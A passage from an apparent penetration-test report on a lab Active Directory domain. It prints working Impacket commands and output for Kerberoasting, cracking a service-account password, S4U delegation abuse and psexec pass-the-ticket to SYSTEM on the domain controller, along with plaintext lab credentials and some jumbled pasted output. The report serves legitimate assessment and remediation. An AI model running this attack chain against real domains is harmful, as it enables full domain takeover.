$ python3 ~/Tools/Impacket/examples/GetUserSPNs.py north.sevenkingdoms.local/sansa.stark:'$P04453dcb4c0c45d9f6c947e14f684c209876aa109912d223bb25d411372c4c20b447bdcdf77a5a76fc4c088f782f1f842a4fa06e15390623173009d2cd4b5301f56e1
f72f1434e9d6d4e0e73017206230025c33ee4d55e1a2a213a4a1b0e47f123516a0d03104966d0d3f720a74e07fa0ba0a065e51b27834c19a83a1a50564760d3e3d7a1c27a0b134ab094d6c62c962854407f7f30d3b9d5f9a0888d3d65062317734a02c83ba021532b79d4c133a14786af730492
72f3648a3b0d27b057545544e92a1a33909723ef5b0f418ca8718c4c33bd0243e3d9527e084548d39ef981009056199c66380aa1aa8d5cabaf41b0f42e1e071b2dc9cb0979e761e3f4d2aa76b38d8ef529b5f93c4f736ad4bb2176dd9cb0c3f62a974a1ae024f3dff43e155ba19e51271720
8527267e699716d3908640e7744922211e4b4afca849295594a4df1783e771c9d59e7aa206f5dc7a375bd9d608fdb1b209c1ec3a40b79857d71d556ba999eba5e9856d29dfb3625e4c31fdb288c380f2afce7900b3c9a56f7822d9910392528ba0ee4c73add91b05526d50670f194966dc
6305808721715079a18e3f0b533a0041319084c0e0d338f9904f151f90a4f5f2cf40e333a060ab4c711dc0fe26a05156508c97abb4259505249f41cd0a7f38a9f901121b00ef454050fca075e23d07ee0f610b102553355cheabed1d7d20247c4ced0db0f4f8133475a3a182a2c304ed020
66956833f2a9079d06e1a3ba1cedf4c93f0183704e5501d4e0545b0d14c6edfca3e670e0780514512b051f0205788355a492927440831eb569a90513a3d0c4cdca3a166e06dff625e0d6f036a4cd8d3191e91f0250821ce7be3a1078756da874cccb00400724035c973ac4e9
32354550880b7c76d7f1fab379756e581512239580d45df3738037e394f23354f14035358a1569708ab01b8a29698acd2ca26520b438ddeda285f7bdab17da007f1b2e590550892708006a55b3b093726109943f5e63f7f09422b0c1e43f34dcf2716e193d0625beeb057439a93a98c83e
7400d0243366095f1d0bd04d6d11e4e608352ce0fc3c21fb0671401eb11922776258c9726c13ffbc042840b903c8966242438a3250814062f7b78cd4aa1f82d57316785ec2cd18bb238662796708bea93a822355faf3a0c0e0f3d9a3d5e0994f0987883b12b6e30e75656fcb7c5d1ead
480244f2cc1702aa0894a1407411894e0158479d6598a32315a7a300830aef04dcab5487210f1f232b0e9099f2707a36032d4ee574247cc01ca3135e99583
[sova@sova]~/AD_TEST/scripts
$ python3 ~/Tools/Impacket/examples/GetUserSPNs.py north.sevenkingdoms.local/jeor.mormont:'L0ngCl@w' -dc-ip 192.168.56.11 -request
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
HTTP/eyrie.north.sevenkingdoms.local	sansa.stark	CN=Stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local	2025-04-27 12:39:18.556136	<never>	
CIFS/thewall.north.sevenkingdoms.local	jon.snow	CN=Night Watch,CN=Users,DC=north,DC=sevenkingdoms,DC=local	2025-04-27 12:39:37.369231	2026-04-26 19:55:25.950094	constrained
HTTP/thewall.north.sevenkingdoms.local	jon.snow	CN=Night Watch,CN=Users,DC=north,DC=sevenkingdoms,DC=local	2025-04-27 12:39:37.369231	2026-04-26 19:55:25.950094	constrained
MSSQLSvc/castleblack.north.sevenkingdoms.local	sql_svc		2025-04-27 12:39:53.134107	2026-04-16 06:11:34.908983	
MSSQLSvc/castleblack.north.sevenkingdoms.local:1433	sql_svc		2025-04-27 12:39:53.134107	2026-04-16 06:11:34.908983	

[...] CCache file is not found. Skipping...

```
[sova@sova]~/AD_TEST/scripts
$ python3 ~/Tools/Impacket/examples/GetUserSPNs.py north.sevenkingdoms.local/sansa.stark:'$P04453dcb4c0c45d9f6c947e14f684c209876aa109912d223bb25d411372c4c20b447bdcdf77a5a76fc4c088f782f1f842a4fa06e15390623173009d2cd4b5301f56e1
f72f1434e9d6d4e0e73017206230025c33ee4d55e1a2a213a4a1b0e47f123516a0d03104966d0d3f720a74e07fa0ba0a065e51b27834c19a83a1a50564760d3e3d7a1c27a0b134ab094d6c62c962854407f7f30d3b9d5f9a0888d3d65062317734a02c83ba021532b79d4c133a14786af730492
72f3648a3b0d27b057545544e92a1a33909723ef5b0f418ca8718c4c33bd0243e3d9527e084548d39ef981009056199c66380aa1aa8d5cabaf41b0f42e1e071b2dc9cb0979e761e3f4d2aa76b38d8ef529b5f93c4f736ad4bb2176dd9cb0c3f62a974a1ae024f3dff43e155ba
```

V-05: Weak Password Policy

Severity: High

Description:

The domain enforces a weak password policy, including low minimum password length and lack of complexity requirements.

Impact:

- Passwords are easily guessable or crackable
- Enables successful brute-force and offline attacks

Recommendation:

- Enforce minimum password length (12+ characters)
- Enable complexity requirements
- Implement account lockout policies

enum4linux-ng:

```
[*] Trying port 445/tcp
[+] Found policy:
Domain password information:
  Password history length: 24
  Minimum password length: 5
  Minimum password age: 1 day 4 minutes
  Maximum password age: 37201 days (101 years) 2 minutes
  Password properties:

762e294247f94e9060b1066c24978bc027687b9221ca9ddd6e0fbad
5cdf0ec47f0afeddf1da1a62cec22e904d2676fe90f56ff7b73d59d
3fd125b0384e1efc1a42d3f43d75755d3a5b183e6e6d91fdf74a3da
465df801173d1f4b9f:iknownothing
```

The weak password policy enabled successful offline cracking of Kerberos service ticket hashes, resulting in the recovery of valid credentials for the account jon.snow.

V-06: Delegation Misconfiguration

Severity: Critical

Description:

The domain user jon.snow is configured with constrained delegation with protocol transition. This misconfiguration allows the account to impersonate privileged users (including Administrator) to specific services without requiring their credentials.

Impact:

- Enables impersonation of privileged accounts (e.g., Administrator)
- Allows unauthorized access without requiring valid credentials
- Can lead to complete compromise of the Active Directory domain

Recommendation:

- Remove unnecessary delegation permissions
- Restrict delegation to only required services
- Apply the principle of least privilege
- Monitor and audit delegation configurations regularly

Evidence:

```
(sova@sova)-[~/AD_TEST]
$ python3 ~/Tools/impacket/examples/findDelegation.py north.sevenkingdoms.local/jon.snow:'iknownothing' -dc-ip 192.168.56.11
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

AccountName  AccountType  DelegationType  Protocol Trans  DelegationRightsTo  SPN Exists
-----
WINTERFELL$  Computer    Unconstrained   No              N/A                  Yes
CASTELBLACK$ Computer    Constrained w/o Protocol Transition  HTTP/winterfell    No
CASTELBLACK$ Computer    Constrained w/o Protocol Transition  HTTP/winterfell.north.sevenkingdoms.local  Yes
jon.snow      Person      Constrained w/ Protocol Transition    CIFS/winterfell    No
jon.snow      Person      Constrained w/ Protocol Transition    CIFS/winterfell.north.sevenkingdoms.local  No
```

```
(sova@sova)-[~/AD_TEST]
$ python3 ~/Tools/impacket/examples/getST.py \
-spn cifs/winterfell.north.sevenkingdoms.local \
north.sevenkingdoms.local/jon.snow:'iknownothing' \
-impersonate Administrator \
-dc-ip 192.168.56.11
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCACHE file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator and skipping...
[*] Requesting S4U2self for user
[*] Requesting S4U2Proxy for Administrator
[*] Saving ticket in Administrator@cifs_winterfell.north.sevenkingdoms.local@NORTH.SEVENKINGDOMS.LOCAL.ccache

(sova@sova)-[~/AD_TEST]
$ ls
Administrator@cifs_winterfell.north.sevenkingdoms.local@NORTH.SEVENKINGDOMS.LOCAL.ccache  Policies
DfsrPrivate  sansa
hashsql      script.ps1
jon          scripts
jornel       secret.ps1
```

The above output confirms that the account jon.snow has constrained delegation rights to the CIFS service on the Domain Controller, which can be abused for impersonation.

V-07: Domain Controller Compromise

Severity: Critical

Description:

After obtaining a Kerberos ticket for the Administrator account, the attacker used a Pass-the-Ticket technique to authenticate to the Domain Controller and execute commands remotely, resulting in full system compromise.

This compromise was achieved by abusing Kerberos delegation (S4U), which allowed the attacker to impersonate the Administrator account and obtain a valid service ticket. This ticket was then used to authenticate to the Domain Controller without requiring credentials.

Evidence:

- Kerberos ticket loaded into the session for Administrator impersonation.

```
-(sova@sova)-[~/AD_TEST]
$ export KRB5CCNAME=Administrator@cifs_winterfell.north.sevenkingdoms.local@NORTH.SEVENKINGDOMS.LOCAL.ccache
-(sova@sova)-[~/AD_TEST]
```

Remote command execution on Domain Controller using Kerberos ticket.

```
-(sova@sova)-[~/AD_TEST]
$ python3 ~/Tools/impacket/examples/psexec.py -k -no-pass north.sevenkingdoms.local/Administrator@winterfell.north.sevenkingdoms.local
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on winterfell.north.sevenkingdoms.local.....
[*] Found writable share ADMIN$
[*] Uploading file CeEDHQBf.exe
[*] Opening SVCManager on winterfell.north.sevenkingdoms.local.....
[*] Creating service nulf on winterfell.north.sevenkingdoms.local.....
[*] Starting service nulf.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

The above output confirms that the attacker successfully authenticated as Administrator and obtained SYSTEM-level access on the Domain Controller.

Impact:

- Full compromise of the Domain Controller
- Complete control over Active Directory
- Ability to access all systems and credentials within the domain

Recommendation:

- Reset all compromised credentials immediately
- Rotate the krbtgt account password twice
- Monitor and restrict Kerberos ticket usage
- Audit privileged account activities

8. Impact Assessment

The vulnerabilities identified during this assessment collectively result in a critical security impact, leading to complete compromise of the Active Directory environment.

Technical Impact

- Full compromise of the Domain Controller (WINTERFELL)
- Unauthorized access to all domain user accounts and systems
- Ability to extract sensitive data, including password hashes and configuration files
- Capability to impersonate any user, including Domain Administrators
- Potential to create persistent access using techniques such as Golden Tickets

Business Impact

- Loss of confidentiality of sensitive organizational data
- Risk of unauthorized modification or deletion of critical systems and data
- Potential disruption of business operations
- Increased risk of ransomware attacks and lateral movement across the network
- Damage to organizational reputation and trust

Risk Level

Due to the ability to achieve SYSTEM-level access on the Domain Controller, the overall impact is classified as:

Critical – Full Domain compromise

This level of access provides an attacker with complete control over the entire infrastructure, making immediate remediation essential.

9. Risk Rating

The identified vulnerabilities were categorized based on their severity and potential impact on the Active Directory environment.

Severity Distribution

Severity	Number of Findings
Critical	3
High	3
Medium	0
Low	0

Overall Risk Level

Critical

Justification

The overall risk is classified as Critical due to the successful compromise of the Domain Controller and the ability to gain SYSTEM-level access. By chaining multiple vulnerabilities, an attacker can achieve full control over the Active Directory environment without requiring advanced exploitation techniques.

This level of access allows:

- Complete administrative control over all domain systems
- Unauthorized access to sensitive data
- Ability to maintain persistence and perform further attacks

Immediate remediation is strongly recommended to mitigate the identified risks.

10. Recommendations & Mitigation

Based on the findings identified during the assessment, the following remediation measures are recommended to improve the security posture of the Active Directory environment:

10.1 Credential Security

- Remove all hardcoded credentials from scripts and configuration files
- Avoid storing sensitive information in user attributes (e.g., descriptions)
- Implement secure credential storage solutions (e.g., password vaults)

10.2 Password Policy Hardening

- Enforce a minimum password length of at least 12 characters
- Enable password complexity requirements
- Implement account lockout policies to prevent brute-force attacks
- Regularly audit and rotate passwords

10.3 Kerberos Security

- Use strong passwords for service accounts
- Implement Group Managed Service Accounts (gMSA)
- Monitor Kerberos ticket requests for suspicious activity
- Disable unnecessary SPNs

10.4 Delegation Control

- Remove unnecessary delegation permissions
- Avoid using constrained delegation with protocol transition unless required
- Apply the principle of least privilege
- Regularly audit delegation configurations

10.5 Access Control & Monitoring

- Disable anonymous enumeration (null sessions)
- Restrict access to sensitive shares such as SYSVOL
- Enable logging and monitoring for authentication and access events
- Implement a SIEM solution for real-time threat detection

10.6 General Security Best Practices

- Apply regular security patches and updates
- Conduct periodic security assessments and penetration testing
- Implement network segmentation to limit lateral movement
- Train administrators on secure Active Directory practices

Implementing these recommendations will significantly reduce the risk of compromise and strengthen the overall security of the Active Directory environment.

11. Conclusion

The Vulnerability Assessment and Penetration Testing conducted on the north.sevenkingdoms.local Active Directory environment revealed multiple critical security weaknesses that collectively led to a full domain compromise.

The assessment demonstrated that an attacker, starting with no initial credentials, could successfully escalate privileges to NT AUTHORITY\SYSTEM on the Domain Controller by chaining together common misconfigurations such as exposed credentials, weak password policies, insecure storage of sensitive data, and improper delegation settings.

This engagement highlights the importance of implementing strong security controls in Active Directory environments, particularly in areas related to credential management, authentication mechanisms, and access control. The absence of these controls significantly increases the risk of unauthorized access and complete infrastructure takeover.

Immediate remediation of the identified vulnerabilities is essential to prevent real-world exploitation. By addressing these issues and adopting recommended security best practices, the organization can significantly improve its security posture and reduce the likelihood of future attacks.